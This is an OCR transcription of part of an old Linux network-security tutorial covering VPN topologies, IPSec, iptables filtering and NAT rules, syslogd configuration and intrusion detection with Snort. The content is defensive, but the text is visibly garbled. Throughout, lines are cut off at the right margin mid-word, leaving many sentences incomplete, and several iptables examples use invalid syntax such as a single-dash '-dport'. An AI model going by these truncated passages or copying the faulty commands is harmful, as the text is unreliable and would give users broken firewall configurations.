
.Different kinds of VPNs

When I say different kinds of VPNs, I mean different ways of implementing this f
network architecture.
Mainly you have two different kinds of VPNs:

- Mesh
- Spoke

Mesh

If you implement this VPN topology, each of the VPN's point will be connected d
each one of the other VPN points that are part of the VPN. This means that you'll
have enought hardware and bandwidth to assure that a link for each VPN point can
established. Also this means that if you are connecting to 2 different VPN spots
two different secure tunnels will exist.






Fig. 14 - Mesh VPN Topology Diagram with 4 LANs

Spoke

On the other hand, if you entend to spair connectivity, you may use what is calle
It consists in having each VPN point, connect to a central HUB, that acs as a rou
data between VPNs. Although speed might be affected, since, the packet does not g
VPN, but to the HUB first.




Fig. 15 - Spoke VPN Topology Diagram with 4 LANs

.Ending notes of VPN

You might be thinking that I did not tell you about software to be able to use
VPN. A good protocol is IPSec, it stands of IP Secure and it is a system that
it encapsulates an encrypted IP datagram, inside a plain IP datagram, which has
it's destination IP the other VPN point.
Also keep in mind that, most of the NIDS (we'll get to them in the final of
these text) can't talk IPSec, so mostly VPN connections can't be controlled
outside the VPN end points by a NIDS system.

.iptables
=========

```
.Brief introduction
--------------------


 "iptables - IP packet filter administration" - iptables man page.
 With the arrivel of the 2.4 Kernel, new features related to filtering were
introduced. Due to this improvement, similar hs it happend with the migration
from 2.0 to 2.2, a new packet filtering has been developed, and it goes by the
name of iptables.
 To some of you that knew ipchains, I can say that it's syntax is pretty similar,
but has tons of new features.
 Let me just tell you how you can enable iptables support on your kernel, read be

 Network Options--->

 (...)
 [*] Network Packet filtering (replaces ipchains)
 (...)
 IP: Netfilter Configuration-->
 <*> Connection tracking (required for masq/NAT)
 <*> IP tables support (required for filtering/masq/NAT)

 if bu any reason you are interessed in still using ipchains instead, you can eas
compile ipchains support, by selecting:

 <*> ipchains (2.2-style) support

 instead of the IP tables support.
 Also has it should be expected, and like ipchains, ipfwadm support is also inclu

 After you hit the IP tables support, about a dozen of features will be available
selection, in my opnion you should compile all as module, as you can see below.

  limit match support
  MAC address match support
  netfilter MARK match support
 (...)
  Packet Filtering

 NOTE: if you are not interested in selecting all the features, at least mark the
 For more information about each one of this modules, read the kernel help availa


.using it
---------

 Even if iptables is very similar to ipchains in syntax and some features, there'
new world behind iptables. I advice you to read Iptables Tutorial by Oskar Andrea
can be found in

    http://people.unix-fu.org/andreasson/iptables-tutorial/iptables-tutorial.html

 While writting this section I wondered if I would just talk about features and l
a possible next section give examples scripts, or get the scripts in this section
illustrated the feature I'm talking about. I have chosen the last method, because
for you the reader, it gets more clear having examples along with what we are tal
 Still keep in mind that I will not breaf you through every single command that i
support, for that check the link I gave you that gives is an iptables tutorial ON
 It's important that you keep in mind that iptables works under a process of chai
 Each chain is composed by a set of rules. When a packet arrives a certain chain,
walk through each rule and an action will be taken when that packet matches a cer
If a packet goes throught the entire chain without matching any of the rules, the
will be applied to it. This means that the order of the rules and the policy set
will be important when writting the firewall rules. So my advice to you, is to be
```

and thoughtful while creating such rules.
 While implementing the iptables, programmers have created a new abstracion level,
instead of just having chains, you first have tables, which have the chains.
 You have three standard tables, though, you can create new tables if you wish to
 The standard ones are:

 NAT table

  Which is the one that deals with network address translation, this table has the
chains inside it, which are, prerouting, postrouting and output.

 Mangle table

 This table also has the three chains that the NAT tables has, but, instead of be
used for NAT, is used to change IP fields
(not the ones that are changed by NAT), such
as TTL. Also is used for a great new feature called MARK.

 Filter table

 This table has the old 3 chains that we already know, input, output and forward.
the default table, that means, when you don't specify any table on you iptables c
you are referring to this one.
 The rules used in this chain, are the same has in ipchains, with some improvemen
as, allowing rules to be specified with multiple ports, or matching MAC addresses
of IP addresses.

 Since most of you may be familiarized with ipchains, I'll start with the filter
 The flushing commands, and setting policies use the same commands and syntax as
This means that,

iptables -F chain's_name

will flush chain's_name chain. And,

iptables -P chain's_name policy_name

will set the policy of the chain chain's_name to policy_name.

If you want to deny IP w.x.y.z you'll do:

```
       iptables -A INPUT -s w.x.y.z -j DROP
       or
       iptables -A INPUT -s w.x.y.z -j REJECT
```

Some of you may be asking what is the difference between those two. Actually its
easy, in the first rule, when we use DROP, when a packet coming from w.x.y.z reac
it will be dropped, this means getting their ass in /dev/null, and no error is ge
and send to w.x.y.z. This means that you act like dead to w.x.y.z, in the other ha
you use reject a ICMP error packet is generated by the kernel and sent to w.x.y.z
I prefer using DROP, since it's more stealth, if someone doesn't know you are rea
there can't actually attack you. Though, actions like sending emails, might get s
why? Because SMTP servers, try to reach your auth port (113) to identify you, sin
error or reply is generated, the connection will have to timeout. A good option i
reject only a single port, in this case auth. That can be done with the following
command:

```
    iptables -A INPUT -p TCP -dport 113 -j REJECT
```

 The rules, rejects any packet, coming from anywhere, that is trying to reach you

If you want to get really stealht, what you can do is tell that you just reject tl
your SMTP server.

```
iptables -A INPUT -p TCP -s SMTP IP -dport 113 -j REJECT
```

Now let me introduce to you some goodies that arrived to us with iptables.
Let's supose that you set your INPUT policy to DROP, still you want to accept any
that arrives on port 21 (ftp) and 22 (ssh). You could actually, make two rules, ea
to accept one of the ports, though, you can do that with a single rule, using the
switch (-m multiport).

```
iptables -A INPUT -p TCP -m multiport -dport 21,22 -j ACCEPT
```

Multiport switch, allows up to 15 different ports being specified in the same rule

You have been taught, how to accept, deny or reject packets in the filter table a
just like to cover two more rule related with NAT table to end up this section.

If you want to do masquerade over iptables, what you have to do is simply,

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

If you are interested in portforwarding you can always issue the following comman

```
iptables -t nat -A PREROUTING -p TCP -i eth0 -d IP1 --dport 80 -j DNAT --to-
destination IP2
```

Where IP1 is the public IP for the box that is NATing and IP2 is your servers

Be Paranoid

Probably the ones who know me, or at least already know my writting, would be exp
YES BE PARANOID!.. There's anything wrong with it.
Keeping tight logging policy, good IDS will help you a lot while securing a netwo
it can actually prevent by itself, but because it warns you that something is wro
definatly do something.
This will be a quick section, I'll point you places where you can find more deta
you about some of the blackpits you might fall.

syslogd

I have said in the man page that syslogd is the Linux system logging utility. It's
it and it will help you a lot keeping everything under control.
It's configuration file is syslog.conf, in most distros it's in /etc/syslog.conf
more info)
I think this man page is very clear so I'll skip the boring talk about syslog.co
But I'll give you the following advice, currently there are services that just s
able to bind
() themself in a lower port than 1024 and then a privilage drop is done, passing
for another user, that is not root. My advice is to have an user, for each, servi
way if you see daemon user giving problems you'll know from the start which servi
Also remember when adding this users to give them /bin/false has shell, so it won
still it's not because they can't loging that you shouldn't choose strong passwor

When adding new rules to syslog.conf, remember to send a restart signal

(SIGHUP) to syslogd by doing has
root,
kill -HUP SYSLOG_PID

Also if you added a new file in the syslog.conf rules, remember to touch it firs
the syslogd. Let's say you added a rule where you mention a new file:

```
mail.*    /var/log/mymaillog
```

Before SIGHUP'ing you would need to

```
touch /var/log/mymaillog
```

Otherwise nothing would be logged related to mail.*, since no file existed.
Also, remember if you are running a server, probably your logs will grow large fa
to write a little script get into crontab, let's say weekly, (sometimes might be
copy, or gzip or whatever your log files.

IDS

IDS stands for Intrusion Detection System, and once more has many of the topics
could give a tutorial just by itself. You also have seen me speaking about NIDS,
Network IDS.

You can see IDS, is like a sniper. He isn't actually where all the "action" is bu
can still see all the action and can still exploit his/her position.
That is what IDS does, somehow you arrange a way to be able to access the traffic
through your network, and analyze it. There are devices that already have this op
the hardware, though, you can find many software solutions.

If you want you can see an IDS somehow like a sniffer, but more powerfull, becaus
analyze what it collects by itself and decide if everything is ok or not.

SNORT (http://www.snort.org) is a good open source tool to use with IDS and a co
article using it was written by Mick Bauer, for Linux Journal (issue 102, October
found at http://www.linuxjournal.com/article.php?
sid=6222 Mr. Bauer used a very clever, yet easy
to understand, way to set an IDS, I recommend it's reading.

Also nowadays many of the switches (16+ ports) have options to copy the datagram
and send in to a watching port, where an IDS will be sitting. The other option wi
other IDS software is having a ethernet card in promiscous mode, capturing everyt
can be done having a system in a network middle point or wire tapping cables.

IDS is still giving it's first steps, and there are still problems, one of the m
is called the false positives. This is when the IDS thinks it detected an attacke
attack signature he has, but it was just a false alarm.

Just as a end note remember, having an IDS outside of your main firewall is intru
having in inside your main firewall is intrusion response. So the best way, in my
having it in both places!

End Notes

Well and we have ended another one. This tutorial might not be so complete as I wa
Mainly this is due to the lack of time I had while writing it, also each of the su

I wrote about could have texts and books about it so it's kinda difficult to resu
in a simple, small and yet understandable tutorial.

I showed you, the tip of the iceberg, I showed you techniques and protocols. I sh
ideas and experience. Now it's up to you to mix with your own knowledge and the o
look for.

Keep in mind that security is something dynamic, and you always have to stay curr
having a plan of response when things go wrong.

Finally, go on with your life with a simple thought, the security of your network
weakest link, doesn't matter that your DNS server is quite protected when you hav
desktop computer infected with a trojan or giving is password to everyone that he
"Hi Bob, I'm the Tech-support dude and I need your password".

Your comments can, and should, be sent to the email that is in the top of this te

Good learning for you all, and remember BE PARANOID ;-)

Regards to a

P. Abrantes
AKA Ghost_Ri